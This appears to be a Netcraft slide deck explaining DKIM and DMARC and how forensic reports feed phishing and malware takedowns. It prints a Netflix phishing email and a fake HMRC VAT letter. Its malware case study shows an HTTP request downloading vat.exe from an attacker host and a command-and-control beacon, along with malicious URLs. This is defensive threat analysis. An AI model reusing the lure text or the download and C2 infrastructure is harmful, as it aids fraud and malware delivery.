
Store public key



Private key

Hold private key  
securely

DNS



## Sender (attacker)

Unsigned  
email

**Attacker does not have access to private key for domain**

- Attacker can't sign email such that receiver will successfully verify the signature
- Could sign with a different keypair known to the attacker, but this is no use – attacker can't control public key in DNS

# DomainKeys Identified Mail (DKIM)

## Domain owner


Store public key



Private key

Hold private key  
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DNS



## Sender (attacker)

Unsigned  
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**Attacker does not have access to private key for domain**

- Attacker can't sign email such that receiver will successfully verify the signature
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**Problem:** what if attacker sends an unsigned email? How can the receiver know that the domain's legitimate emails will always be signed?

# DMARC

- “Domain-based Message Authentication, Reporting & Conformance”
- Allows domain owners to...
  - Inform receivers that they use SPF and/or DKIM
  - Learn of emails sent from their domain failing SPF and DKIM checks (“DMARC violations”)
  - Specify how receivers should handle DMARC violations
- As with SPF, DMARC policy specified using TXT DNS record

# DMARC

Assuming identifier domains in alignment, SPF pass or DKIM pass required for DMARC pass

SPF Pass	DKIM Pass	DMARC Pass
X	X	X
X	✓	✓
✓	X	✓
✓	✓	✓



# DMARC Record Format

`v=DMARC1; p=reject`

Reject all DMARC failures

- DMARC record consists of `tag=value` pairs separated by `;`
- `v=DMARC1` and `p` (policy) are the only two tags required

# DMARC Failure Policies

Policy	Description
none	Receiver takes no action if DMARC check fails (useful whilst testing – can still receive reports with a none policy)
quarantine	Receiver treats email as suspicious if DMARC check fails, e.g. deliver to Junk folder
reject	Receiver rejects email if DMARC check fails

- Optional `pct` tag (defaults to 100) can be used to apply the policy to a given percentage of mail
  - Remaining messages are treated with next-lower policy
  - Useful for testing, increasing `pct` as confidence increases

# DMARC Record Format

`v=DMARC1; p=reject; pct=80`

Reject 80% of DMARC failures, quarantining the remaining 20%

# DMARC Record Format

```
v=DMARC1; p=reject;  
rua=mailto:netcraft@rua.netcraft.com;  
ruf=mailto:netcraft@ruf.netcraft.com
```

Reject all of DMARC failures, sending:

- aggregate reports to netcraft@rua.netcraft.com
- forensic reports to netcraft@ruf.netcraft.com


# Forensic and Aggregate Reports

- Aggregate
  - Sent at fixed time intervals (most common: daily at midnight)
  - Includes information on DMARC passes as well as failures
  - No message-level data
- Forensic
  - Near-immediate
  - Failure only (one report per failed email)
  - Message-level data (headers and URIs; sometimes body and attachments)
- Netcraft ❤️ forensic reports

# Aggregate

Aggregate Report - DMA

Secure | https://dmarc.netcraft.com/admin/reports/report-detail/759115

DMARC Visualiser

Fraud DetectionNetwork ExaminationsPhishing KitsScreenshotTakedowncht@netcraft.com

OverviewDNS RecordsAggregate ReportsForensic ReportsFAQSettingsAlertsManagePermalinkCustomer: Netcraft

## Report Details for 759115

Click on an IP address to see more details.

Go back to aggregate report overview by organisation.

Organisation:	Microsoft Corp.
Start Date:	2017-02-05 17:00:00 UTC
End Date:	2017-02-06 17:00:00 UTC
Customer:	netcraft
Submitted:	2017-02-06 17:16:35

Record Info		Policy Evaluated		Auth Results			
IP Address	Count	Disposition	DKIM	SPF	DKIM Results		SPF Results
<a href="#">52.31.138.216</a>	3220	None	Fail	Pass	netcraft.com	None	netcraft.com Pass
<a href="#">194.72.238.51</a>	43	None	Fail	Pass	lists.netcraft.com	None	lists.netcraft.com Pass
<a href="#">194.72.238.29</a>	11	None	Fail	Fail	speyside.netcraft.com	None	speyside.netcraft.com None
<a href="#">77.95.252.179</a>	6	None	Fail	Fail	netcraft.com	None	netcraft.com Neutral
<a href="#">194.72.238.7</a>	4	None	Fail	Pass	netcraft.com	None	netcraft.com Pass
<a href="#">81.95.105.161</a>	2	None	Fail	Fail	netcraft.com	None	vige-trading.nl None
<a href="#">94.124.94.233</a>	2	None	Fail	Fail	netcraft.com	None	netcraft.com Neutral
<a href="#">37.122.211.106</a>	2	None	Fail	Fail	netcraft.com	None	netcraft.com Neutral
<a href="#">92.48.206.88</a>	1	None	Fail	Fail	netcraft.com	None	netcraft.com Neutral
<a href="#">209.85.213.42</a>	1	None	Fail	Fail	netcraft.com	None	tannet.nl Temperror
<a href="#">209.85.213.48</a>	1	None	Fail	Fail	netcraft.com	None	zedfix.com None

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Version: 0.0.40.2 Viewing Customer: netcraft Email Tags: netcraft

Forensic

Forensic Report - DMARC

Secure | https://dmarc.netcraft.com/message/2476934

Message Headers

**Received:** from webconceptswiss.farmch.artera.net ([194.209.228.195]) by BAY004-MC3F23.hotmail.com over TLS secured channel with Microsoft SMTPSVC(7.5.7601.23143); Fri, 2 Dec 2016 13:01:11 -0800

from devwebconceptswi by webconceptswiss.farmch.artera.net with local (Exim 4.87) (envelope-from <service@netflix.com>) id 1cCuxB-002OhB-CU for brooke.kunz@hotmail.com; Fri, 02 Dec 2016 22:01:09 +0100

**From:** Netflix <service@netflix.com>

**To:** "REDACTED" <postmaster@outlook.com>

**Subject:** Problem with your membership

**Date:** Fri, 2 Dec 2016 21:01:09 +0000

Message URL Takedown Status

http://www.asean-works.com/modules/mod\_simplefileuploadv1.3/elements/netflix/

Contacted Hosting (1177097)

Message Body

We recently failed to validate your payment information, we hold on record for your account, therefore we need to ask you to complete a brief validation process in order to verify your billing and payment details.

[Click here to verify your account](#)

Failure to complete the validation process will result in a suspension of your netflix membership.

We take every step needed to automatically validate our users, unfortunately in this case we were unable to verify your details. The process will only take a couple of minutes and will allow us to maintain our high standard of account security.

Netflix Support Team

This message was mailed automatically by Netflix during routine security checks. We are not completely satisfied with your account information and required you to update your account to continue using our services uninterrupted.

NETFLIX

# DMARC Adoption by Major Providers

When presented with a spoofed mail from a domain with a DMARC reject policy:

Provider	Delivered to Inbox	Details
	X	Rejected pre-delivery
	X	Rejected pre-delivery
	X	Rejected pre-delivery
	X	Rejected pre-delivery
	X	Delivered to Junk folder
	X	Delivered to Junk folder



# DMARC and Subdomains

- For a mail sent from `subdomain.example.com`:
  - If no DMARC record for `subdomain.example.com` exists, the record for `example.com` will be used
  - The `example.com` record can define a separate failure policy for subdomains (e.g. `sp=reject` for subdomains, `p=none` for main domain)
- Note: SPF records do **not** work like this, and only apply to the DNS entry for which they are added
  - Mails from subdomains without SPF records will be treated as failures by DMARC, unless signed using DKIM
  - Wildcard DNS entries sometimes used for SPF

# Protecting All Hostnames: Apple

Hostname	SPF	DMARC
apple.com	✓	✓ p=none
itunes.apple.com	✗	✓ p=none
apple.fr	✗	✗
icloud.com	✓	✓ p=none
itunes.com	✓	✓ p=reject
itunes.it	✗	✗


# DMARC AT NETCRAFT

# Netcraft's Work with UK Government: Malware


Of 8,050 mails with malicious attachments, 81% spoofed a gov.uk email address (283 distinct hostnames)

Subdomain	Distinct mails spoofed from subdomain	Subdomain	Distinct mails spoofed from subdomain
plymouth.gov.uk	2,714	hmrc.gov.uk	49
suffolkcc.gov.uk	1,460	coleshilltowncouncil.gov.uk	49
local.gov.uk	73	sleaford.gov.uk	44
lewes.gov.uk	64	boroughgreen.gov.uk	44
gsi.gov.uk	60	horwich.gov.uk	43

# HMRC Malware Case Study



# HMRC Malware Case Study



# HMRC Malware Case Study

*"Your VAT return and the payment of the VAT due for the period 1 April 2016 to 30 June 2016 was not sent in on time.*

*"Because of this we have assessed the VAT due as £38,471.00"*

120020:00009602:001\_001

HM Revenue & Customs

VAT Notice of assessment of tax and surcharge liability notice

120020:00009602:001 B060 LVO051

RYGOR GROUP LIMITED  
The Broadway, West  
Miles Trading Estate  
Westbury, Wiltshire  
BA13 4JX

www.gov.uk

Date: 12 October 2016

VAT Registration Number:  
423 0072 08

Period ref:  
09 16

Your VAT return and payment of the VAT due for the period 1 April 2016 to 30 June 2016 was not sent in on time.

By law you must submit your VAT return and make sure that payment has cleared to HMRC's bank account by the due date. Because of this we have assessed the VAT due as £38,471.00.

You will not have to pay a surcharge on this occasion. If you default again for an accounting period ending between the date of this notice and 30 June 2017 you may receive a 2% surcharge and your surcharge period will be extended.

**What to do next**

- Submit your return now (even if it's nil) and pay any VAT due as shown on your return.
- If you don't submit your return now, you must pay the amount above immediately.
- Even if you pay the amount above you must still submit your return.
- If this assessment is less than what is due:
  - Tell us within 30 days of the date of this notice or you may be liable to a penalty.
  - We will make an additional assessment and may charge you interest.

If you have already submitted your VAT return and paid any VAT due, or you do so immediately, you don't need to call us or pay this assessment and you can ignore this notice.

If you are no longer trading or need further help you can find more information overleaf.

VAT165 Page 1 HMRC 07/15

**You need to pay £38,471.00**

**Payment questions?**  
[www.gov.uk/pay-vat](http://www.gov.uk/pay-vat)

**Our preferred way for you to pay us**

**Online/telephone banking (Faster Payments), CHAPS, Bacs or debit/credit card.**

Pay into the HMRC VAT account using:

- account number **11963155**
- sort code **08-32-00**
- and your VAT Registration Number (no gaps) **423007208**

**By post**

If you are unable to pay electronically on this occasion, you may pay by cheque and post it to us. See overleaf for details.

If you think you may have problems paying, go to [www.gov.uk](http://www.gov.uk) and search for 'can't pay tax on time'.

# HMRC Malware Case Study

- Besides displaying the PDF URL, the Word document immediately executes malicious VBScript upon opening
- HTTP request is made to download an executable file

```
URL: http://hmrc.gsigov.co.uk/vat.exe
```

```
GET /vat.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
  Windows NT 5.1; SV1)
Host: hmrc.gsigov.co.uk
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2016 13:55:31 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Mon, 17 Oct 2016 12:41:19 GMT
ETag: "2ca00-53f0ee47fbad7"
Accept-Ranges: bytes
Content-Length: 182784
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdos-program
```



# HMRC Malware Case Study

- Once downloaded, the file is executed
- Malware tries to make sure it isn't running in a virtual machine

Queries for the computername (23 events)	
Time & API	Arguments
Oct. 17, 2016, 3:24 p.m. <b>GetComputerNameW</b> ➔	computer_name: HOME-PC-XP-1
Detects virtualization software with SCSI Disk Identifier trick(s) (1 event)	
registry	HKEY_LOCAL_MACHINE\SYSTEM\Control Set001\Services\Disk\Enum\0

# HMRC Malware Case Study


- Malware injects itself into Windows Explorer (explorer.exe) and contacts a command and control (C&C) centre, ready to receive instructions

<pre>URL: http://myonlyloverisyou1.pw/</pre>	
<pre>POST / HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) Host: myonlyloverisyou1.pw Content-Length: 70 Connection: Keep-Alive Cache-Control: no-cache Pragma: no-cache</pre>	<pre>HTTP/1.1 404 Not Found Date: Mon, 17 Oct 2016 14:25:38 GMT Server: Apache/2.4.10 (Debian) Content-Length: 13 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=windows-1251</pre>

# HMRC Malware Case Study

C2 URLs

Secure | https://c2.netcraft.com/analyses?md5=9dcace946150b43a2fc78d3712bc0408

URLsAnalysesMetadataStatsFile Extensions

63,814 analyses

You can use % as a wildcard character, and you can surround your search terms with /s to treat the search term as a regular expression.  
Click on an Attachment MD5 to view the analyses in Cuckoo. Click on a message hash to view that message.

✖ CLEAR FILTERS

Attachment MD5	Filename	Message(s)	▼ Date	State	Virus Total Vendors	Virus Total Date	URL counts
<div>da688a8c...</div>	<div>18066000010075130102.doc</div>	<div>9dcace946150b43a2fc78d3712bc0408</div> <div>9dcace94... - hmrc</div> <div>9dcace94... - gsi</div>	<div>3 months ago</div>	<div>✖ Malicious</div>	<div>5 View Report</div>	<div>3 months ago</div>	<div>19 benign</div> <div>2 malicious</div> <div>0 unclassified</div> <div>0 suspicious</div>

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Waiting for cloud.github.com...

# HMRC Malware Case Study

C2 URLs

Secure | https://c2.netcraft.com/?attachment=da688a8cbb2465217d8f2ddadfc366e6&state=malicious

NETCRAFT

URLs

Analyses

Metadata

Stats

File Extensions

60,462 URLs found in Malware, filtered to 2 (0.00%)

You can use % as a wildcard character, and you can surround your search terms with / s to treat the search term as a regular expression.

The "State" filter will default to "Malicious" unless otherwise specified.

CLEAR FILTERS

URL (safe to click)	Occurrences	State	First Seen	Last Seen	Terms	Takedown	Country	Hoster
<input type="text" value="Filter"/>	<input type="text" value="Greater Than"/>	<div>Malicious</div>	<input type="text" value="Date After"/>	<input type="text" value="Date After"/>	<input type="text" value="Filter"/>			
<a href="http://hmrc.gsigov.co.uk/vat.exe">http://hmrc.gsigov.co.uk/vat.exe</a>	2	Malicious	3 months ago	3 months ago	gsi Show all +	1069107		
<a href="http://findserviceapp.com.br/RYGOR.pdf">http://findserviceapp.com.br/RYGOR.pdf</a>	2	Malicious	3 months ago	3 months ago	gsi Show all +	1069735		Dynamic Network Services

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# HMRC Malware Case Study: Summary

- Malicious mail spoofed from [angela.fynan@hmrc.gsi.gov.uk](mailto:angela.fynan@hmrc.gsi.gov.uk)
- Microsoft Word attachment
  - URL to fraudulent PDF letter
  - Automatic VBScript execution
- Downloads and runs executable from remote server
- Anti-VM techniques before unpacking
- Injects itself into explorer.exe
- Contacts a C&C centre

# Automatically Extracted URLs

- [hxxp://findserviceapp.com.br/RYGOR.pdf](http://findserviceapp.com.br/RYGOR.pdf)
  - URL of fraudulent PDF
- [hxxp://hmrc.gsigov.co.uk/vat.exe](http://hmrc.gsigov.co.uk/vat.exe)
  - URL from which the Word document downloads the malware
- [hxxp://myonlyloverisyou1.pw/](http://myonlyloverisyou1.pw/)
  - C&C centre URL
- [hxxp://myonlyloverisyou2.pw/](http://myonlyloverisyou2.pw/)
  - Another URL from malware process' memory, despite no network requests being made to it
- Take these down to defeat the attack, and any others using the same infrastructure
  - Malware attachment becomes harmless, even to those who have already downloaded it

# Using DMARC to Identify Attacks

- Customers set DMARC records to send forensic reports to us
- For each mail received in a forensic report:
  - Take down phishing URLs and email addresses that receive stolen credentials
  - Take down malware download URLs
  - Take down mailserver(s) that sent the mail
  - Run sandboxed analysis of malicious executables (attached or downloaded from URL), taking down any infrastructure URLs
  - Locate phishing kits to be better prepared for future attacks
- Counter-attack through takedowns, rather than simply blocking

# Beyond DMARC

- Sadly, at present DMARC only blocks ~1% of phishing attacks, but this number promises to grow
- In the meantime, we find the remainder using...
  - Spam feeds
  - HTTP referrer monitoring
  - Web advertising searches (e.g. Adwords)




# Thank You

Charlie Hothersall-Thomas  
cht@netcraft.com





# DomainKeys Identified Mail (DKIM)



# DomainKeys Identified Mail (DKIM)

```
DKIM-Signature: v=1; a=rsa-sha256; d=paypal.co.uk; s=pp-dkim1;  
c=relaxed/relaxed;  
q=dns/txt; i=@paypal.co.uk; t=1485725068;  
h=From:From:Subject:Date:To:MIME-Version:Content-Type;  
